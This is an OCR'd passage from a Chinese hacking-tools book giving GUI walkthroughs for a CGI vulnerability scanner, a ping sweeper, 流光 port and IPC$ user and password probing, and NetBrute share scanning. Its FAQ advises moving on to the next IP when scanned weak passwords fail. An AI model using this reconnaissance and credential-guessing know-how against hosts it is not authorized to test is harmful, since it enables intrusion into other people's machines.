Web 浏览器是通过协议 HTTP 工作的，正常的请求是类似于 GET / INDEX．HTML HTTP/1.1，这时请求服务器返回 INDEX.HTML 这个页面。但如果这个页面不存在，比如打错：GET/KKKKK.FFFFHrI1P/1.1，则服务器会告诉用户找不到这个页面。如果请求的页面存在，服务器返回的数据中包含 200 OK，而如果不存在，则包含 404 ERROR。

而 CGI 漏洞扫描器可以通过实现这种过程来检测某个漏洞是否存在。首先和服务器建立连接，然后发送请求 GETSOMEHOLESHTrP/1.1。如果返回的数据中有 OK，就说明存在漏洞，否则就不存在。下面介绍使用 Simpsons' CGI Scanner 扫描漏洞的具体操作方法。

步骤 01 将下载的 Simpsons' CGI Scanner 压缩包进行解压缩并双击 scs.exe 程序图标，即可进入其主界面中，如图 3-53 所示。

步骤 02 单击工具栏上的“Make DB”按钮，即可打开“Make Database”窗口，可添加原数据库中没有的 CGI 漏洞信息。在“Name”文本框中输入 CGI 的名称；在“URL”文本框中输入 CGI 信息；在“Description”文本框中输入该 CGI 漏洞的说明性信息；在“Database File”文本框中输入数据库文件名称，如图 3-54 所示。




图 3-53 Simpsons' CGI Scanner 的主界面




图 3-54 “Make Database”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“Add”按钮，即可添加该 CGI 漏洞信息。单击工具栏上的“Load DB”按钮，在弹出的“打开”对话框中选择需加载的数据库文件，如图 3-55 所示。

步骤 04 单击工具栏上的“Start”按钮，即可打开“Start”对话框，在“Victim”文本框中输入需要扫描的网址，如图 3-56 所示。若需要使用代理服务器，则可选取“Use Proxy”复选框，并设置代理服务器地址与端口。指定扫描目标时，不要输入 Http 或 FTP 等网址头，否则不能正常连接。




图 3-55　选择需加载的数据库文件



图 3-56　“Start”对话框

步骤 05 单击“Start”按钮，即可开始扫描目标网站 CGI 漏洞，在其窗口下侧列表中给出扫描结果，如图 3-57 所示。单击工具栏上的“Stop”按钮，即可停止扫描。




图 3-57　扫描目标网站 CGI 漏洞

3.5　实例 5：群 Ping 扫描工具

群 Ping 扫描工具是网络管理员的好助手，该工具可以一次 Ping 多个 IP 地址或者网段。使用此工具可以快速查看网段的 IP 地址够不够，所以此工具在局域网中得到普遍的应用。

下面介绍使用群 Ping 扫描工具进行扫描的操作方法。

步骤 01 将下载的群 Ping 扫描工具压缩包进行解压并双击程序图标，即可启动程序并进入其主界面中，如图 3-58 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在“IP 地址段”文本框中输入要扫描的 IP 地址段的前三段，这里保持默认设置，并在“时延小于 50ms 显示为”、“时延在 50ms～100ms 之间显示为”、“时延大于 100ms 显示为”下拉列表中选择相应的颜色。在设置完成后，单击“开始”按钮，即可开始对设置的 IP 地址段进行扫描，待扫描完毕后，将会以设定的颜色显示在线的主机，如图 3-59 所示。




图 3-58 “群 ping 扫描工具”主窗口



图 3-59 对设置的 IP 地址段进行扫描

步骤 03 切换到“表单显示”选项卡，在其中可以查看以表单形式出现的扫描结果，同时可以查看扫描到的主机名以及状态，如图 3-60 所示。

步骤 04 单击“保存”按钮，即可打开“另存为”对话框，在其中设置要保存扫描结果的位置和文件名。单击“保存”按钮，即可保存扫描结果，如图 3-61 所示。



图 3-60 以表单的形式显示扫描结果



图 3-61 “另存为”对话框

3.6 实例 6：利用流光软件探测目标主机

流光软件是一款集成了网络扫描、NT/IIS 工具、MSSQL 工具和字典工具等功能的扫描软件，它能够检测出 POP3、FTP、HTTP 等主机中的各种安全漏洞，而且检测设置可作为项目保存下来。该软件还可以在检测的同时给出相应漏洞的解决方案。本节将详细介绍利用流光软件探测目标主机的开放端口、指定地址段内的主机以及目标主机的 IPC 用户列表的方法。

3.6.1 用流光软件探测目标主机的开放端口

使用流光软件可以用来探测各种类型的目标主机的开放端口，这里以检测 POP3 主机的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开放端口为例，介绍其详细的使用方法。

步骤 01 安装流光 5.0 后，启动流光软件，进入其主界面中，如图 3-62 所示。

步骤 02 在利用该软件探测之前，要对扫描选项进行设置。选择“选项”→“系统设置”菜单项，即可打开“系统设置”对话框，在其中可以对优先级、线程数和单词数/线程以及端口等进行设置，如图 3-63 所示。




图 3-62　流光软件的主界面




图 3-63　设置“系统设置”对话框

步骤 03 单击“确定”按钮，返回主界面中。选择“选项”→“字典设置”菜单项，即可打开“字典选项”对话框，在其中勾选“首字母大写”复选框，如图 3-64 所示。

步骤 04 单击“确定”按钮，返回主界面中。选择“选项”→“探测选项”菜单项，即可打开“探测选项”对话框，在其中可以设置各个探测选项，如勾选“自动纪录日志文件”复选框，则探测的详细内容就会自动存储在指定的日志文件中，如图 3-65 所示。




图 3-64　设置“字典选项”对话框




图 3-65　设置“探测选项”对话框

步骤 05 单击“确定”按钮，返回主界面中。在左侧列表中选中“POP3 主机”前的复选框并右键单击，在弹出的快捷菜单中选择“编辑”→“添加”菜单项，如图 3-66 所示。

步骤 06 打开“添加主机（POP3）”对话框，在其文本框中输入要探测的主机的 IP 地址，如 192.168.0.7，如图 3-67 所示。单击“确定”按钮返回主界面中，即可看到左侧列表中显示出添加的 POP3 主机，如图 3-68 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-66　选中要探测的目标主机的类型




图 3-67　输入要探测的主机的 IP 地址



图 3-68　显示出添加的 POP3 主机

步骤 07 选中添加的 POP3 主机并右键单击，在弹出的快捷菜单中选择“探测”→“扫描主机端口”菜单项，如图 3-69 所示。打开“端口探测设置”对话框，在其中勾选“自定义端口探测范围”复选框，在“范围”栏中设置端口的探测范围，如图 3-70 所示。




图 3-69　选择“探测”→“扫描主机端口”菜单项




图 3-70　设置“端口探测设置”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 08 单击“确定”按钮，即可开始探测设置的目标主机的端口范围，在主界面右侧显示探测到的各个端口，如图 3-71 所示。

步骤 09 目标主机端口探测完成后，即可弹出“探测结果”对话框。在其中将显示出探测到的目标主机的开放端口，如图 3-72 所示。




图 3-71　开始探测设置的目标主机的端口范围




图 3-72　显示探测到的开放端口

3.6.2　用高级扫描向导扫描指定地址段内的主机

利用流光软件的高级扫描向导功能，可以扫描指定地址段内的主机的详细信息。下面介绍其具体的使用方法。

步骤 01 在流光软件的主界面中选择“文件”→“高级扫描向导”菜单项，打开“设置”对话框。在“起始地址”和“结束地址”文本框中分别输入要扫描的主机的开始 IP 地址和结束 IP 地址，并勾选“获取主机名”和“PING 检查”复选框，如图 3-73 所示。

步骤 02 单击“下一步”按钮，即可打开“PORTS”对话框。在其中勾选“标准端口扫描”复选框，如图 3-74 所示。也可以根据需要勾选“自定端口扫描范围”复选框，并设置扫描范围。

步骤 03 单击“下一步”按钮，在打开的对话框中根据需要进行设置。继续单击“下一步”按钮，直到弹出“IPC”对话框，在其中取消勾选“仅对 Administraotors 组进行猜解”复选框，如图 3-75 所示。



图 3-73　“设置”对话框




图 3-74　设置“PORTS”对话框




图 3-75　设置“IPC”对话框

步骤 04 单击“下一步”按钮，在弹出的“选项”对话框中可以对猜解用户名字典、猜解密码字典和保存扫描报告的存储位置等进行设置，如图 3-76 所示。单击“完成”按钮，在弹出的“选择流光主机”对话框中单击“开始”按钮，如图 3-77 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-76　设置“选项”对话框




图 3-77　单击“开始”按钮

步骤 05 此时，程序即可开始扫描指定 IP 地址段内的主机。设置的 IP 地址段越多，扫描的时间就会越长。在扫描的过程中会弹出“探测结果”对话框，提示用户扫描到的端口的状态，如图 3-78 所示。




图 3-78　扫描指定 IP 地址段内的主机

步骤 06 扫描完成后，会弹出如图 3-79 所示的“注意”对话框，提示用户是否要查看扫描报告。单击“是”按钮，即可打开一个 HTML 格式的扫描报告，显示扫描的各个主机的详细信息，如图 3-80 所示。




图 3-79　提示用户是否要查看扫描报告




图 3-80　打开一个 HTML 格式的扫描报告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.6.3　用流光软件探测目标主机的 IPC 用户列表

IPC$（Internet Process Connection）是在远程管理计算机和查看计算机的共享资源时使用的，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限。利用 IPC 可以与目标主机建立一个空的连接（无需用户名与密码），而利用这个空的连接，还可以得到目标主机上的用户列表。但是，黑客常常会利用 IPC 查找计算机的用户列表，并使用一些字典工具，对用户的主机进行攻击。

下面介绍一下利用流光软件探测目标主机的 IPC 用户列表的方法，具体的操作步骤如下。

步骤 01 在流光软件的主界面的左侧列表中勾选“IPC$”复选框并右键单击，在弹出的快捷菜单中选择“编辑”→“添加”菜单项，如图 3-81 所示。

步骤 02 打开“添加主机”对话框，在文本框中输入要扫描的目标主机的 IP 地址，如图 3-82 所示。



图 3-81　选中“IPC$”复选框




图 3-82　输入要扫描的目标主机的 IP 地址

步骤 03 单击“确定”按钮返回主界面，可看到左侧列表中显示出添加的 IPC$主机。选中该 IPC$主机，在右击弹出的菜单中选择“探测”→“探测 IPC$用户列表”菜单项，如图 3-83 所示。此时，即可弹出“IPC 自动探测”对话框，在其中单击“选项”按钮，如图 3-84 所示。



图 3-83　选择“探测 IPC$用户列表”菜单项




图 3-84　单击“选项”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 打开“用户列表选项”对话框，用户可根据需要对各选项进行设置，如图 3-85 所示。设置完成后，单击“确定”按钮，程序即可开始探测目标主机的 IPC$用户列表。




图 3-85 设置“用户列表选项”对话框

步骤 05 当探测完成后程序会弹出一个对话框，列出本次探测到的目标主机的用户名和密码等信息。若目标主机的密码较复杂，则流光软件会探测不出来用户的密码。

3.7 专家课堂（常见问题与解答）

点拨 1：使用扫描工具扫描主机漏洞时，应该注意哪些问题？

解答：扫描工具运行的时候，会占用大量的网络带宽，因此，扫描过程应尽快完成。当然，漏洞库中的漏洞数越多，选择的扫描模式越复杂，扫描所耗时间就越长，因此，这只是个相对的数值。使用扫描工具扫描漏洞时，还可能造成网络失效。这是因为在扫描过程中，超负荷的数据包流量造成拒绝服务（DoS，Denial Of Service）。为了防止这一点，需要选择好适当的扫描设置。相关的设置项有：并发的线程数、数据包间隔时间、扫描对象总数等，这些选项应该能够调整，以便使网络的影响降到最低。一些扫描工具还提供了“安全扫描”的模板，以防止造成对目标系统的损耗。

点拨 2：在使用扫描工具搜索到的弱口令 IP 地址中，大约只有三分之一的地址能用，这是什么原因呢？

解答：造成这种情况的原因有几方面的可能：一是部分计算机是个人计算机，当使用扫描工具搜索弱口令时该主机在线，但当连接时它关机了；二是网速问题，如果对方计算机的网速较慢，也会出来连接不上的问题；三是对方服务器的设置，可能扫描到的用户权限很低。总之，如果用扫描到的弱口令不能连接或上传文件，那就换下一个 IP 地址试试。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第4章

黑客常用入侵工具

重点提示：


- 黑客入侵计算机使用的扫描工具
- 数据拦截工具：IRIS 嗅探器
- 反弹木马与反间谍软件
- 系统监控与网站漏洞攻防





黑客对计算机的攻击需要借助一些入侵工具才能够成功入侵到用户的计算机中，对计算机进行监视、盗取重要信息等。

这些入侵工具包括扫描工具、数据拦截工具、反弹木马与反间谍软件、系统监控与网站漏洞攻击工具等，本章将针对这些工具展开详细的介绍。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了防止黑客入侵自己的电脑，提高自身的防范是第一要务。但如果用户能够了解黑客入侵我们电脑的方法、使用的工具等，一定能够大大地减小被入侵的几率。

4.1 扫描工具

黑客在确定攻击目标时，通常会使用一些专门扫描工具对目标计算机或某个 IP 范围内的计算机进行扫描，从扫描结果中分析这些计算机的弱点，从而确定攻击目标和攻击手段。这是黑客入侵计算机的最基本方法，掌握这些扫描工具的使用方法，也是每个计算机用户必须具备的技能。

4.1.1 NetBrute 扫描与防御

NetBrute 软件也是一款重要的扫描工具，它不仅可以扫描共享资源，还可以扫描端口。而且该软件无须安装，直接运行即可进入 NetBrute 软件的主界面中，如图 4-1 所示。

下面介绍如何利用该软件对共享资源和端口进行扫描。

1. 对共享资源进行扫描

在进入 NetBrute 软件的主界面中，默认显示的是“NetBrute”选项卡，对共享资源进行扫描就是在该选项卡中进行设置的。

在“Time Out”文本框中可以设置扫描超时等待时间，默认为 300 秒。当扫描的目标主机离自己当前所用主机比较远时，则在“Time Out”文本框中输入的时间值大些，否则会因网络原因超时而中断扫描。

在“Range”栏中的“IP Range”文本框中可以设置扫描时的主机 IP 地址范围，系统默认可以扫描一个网段；如果需要扫描连续的几个网段，可选择“Option”→“Class C”菜单项，取消选择“Class C”菜单项。此时，“IP Range”文本框如图 4-2 所示，在其中输入要连续的几个网段即可。但在多网段检测中，若在“IP Range”文本框中输入整个网段，那么扫描时间会非常长，因此，如果能比较准确地知道目标主机 IP 地址的大致范围，可直接输入，这样会节省不少时间。




图 4-1 NetBrute 软件的主界面




图 4-2 取消选择“Class C”菜单项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在“Result Option”栏中可以设置扫描内容选项。若选中“ANY”选项，则可同时扫描共享文件和打印机；选中“DISK”选项，则仅扫描共享文件（文件夹）；选中“PRINT”选项，则仅扫描打印机；若选中“NetBIOS Names”复选框，则要扫描目标主机的计算机名；若选中“Shows IPCs”复选框，则将在扫描结果中显示目标主机的 IPCs 共享管道。

在“Single”栏中的“Computer/Host Name”文本框中可以设置目标主机 IP 地址或计算机名，这样就只能扫描设置的单个计算机。例如，在“Computer/Host Name”文本框中输入 IP 地址“192.168.0.7”，然后单击“Single”栏中的“Scan”按钮，即可按照用户的设置进行扫描，扫描出来的共享资源将显示在对话框左边的“Results”列表框中，如图 4-3 所示。

要查看这些共享资源，可在相应的 IP 地址计算机或共享资源上右击，在弹出的快捷菜单中选择“Explore”菜单项，即可查看。如，要查看 IP 地址为“192.168.0.7”的计算机共享资源，可在“Results”列表框的 IP 地址“192.168.0.7”上右键单击，在弹出的快捷菜单中选择“Explore”菜单项，即可打开如图 4-4 所示的对话框，在该对话框中显示出了计算机的共享资源。

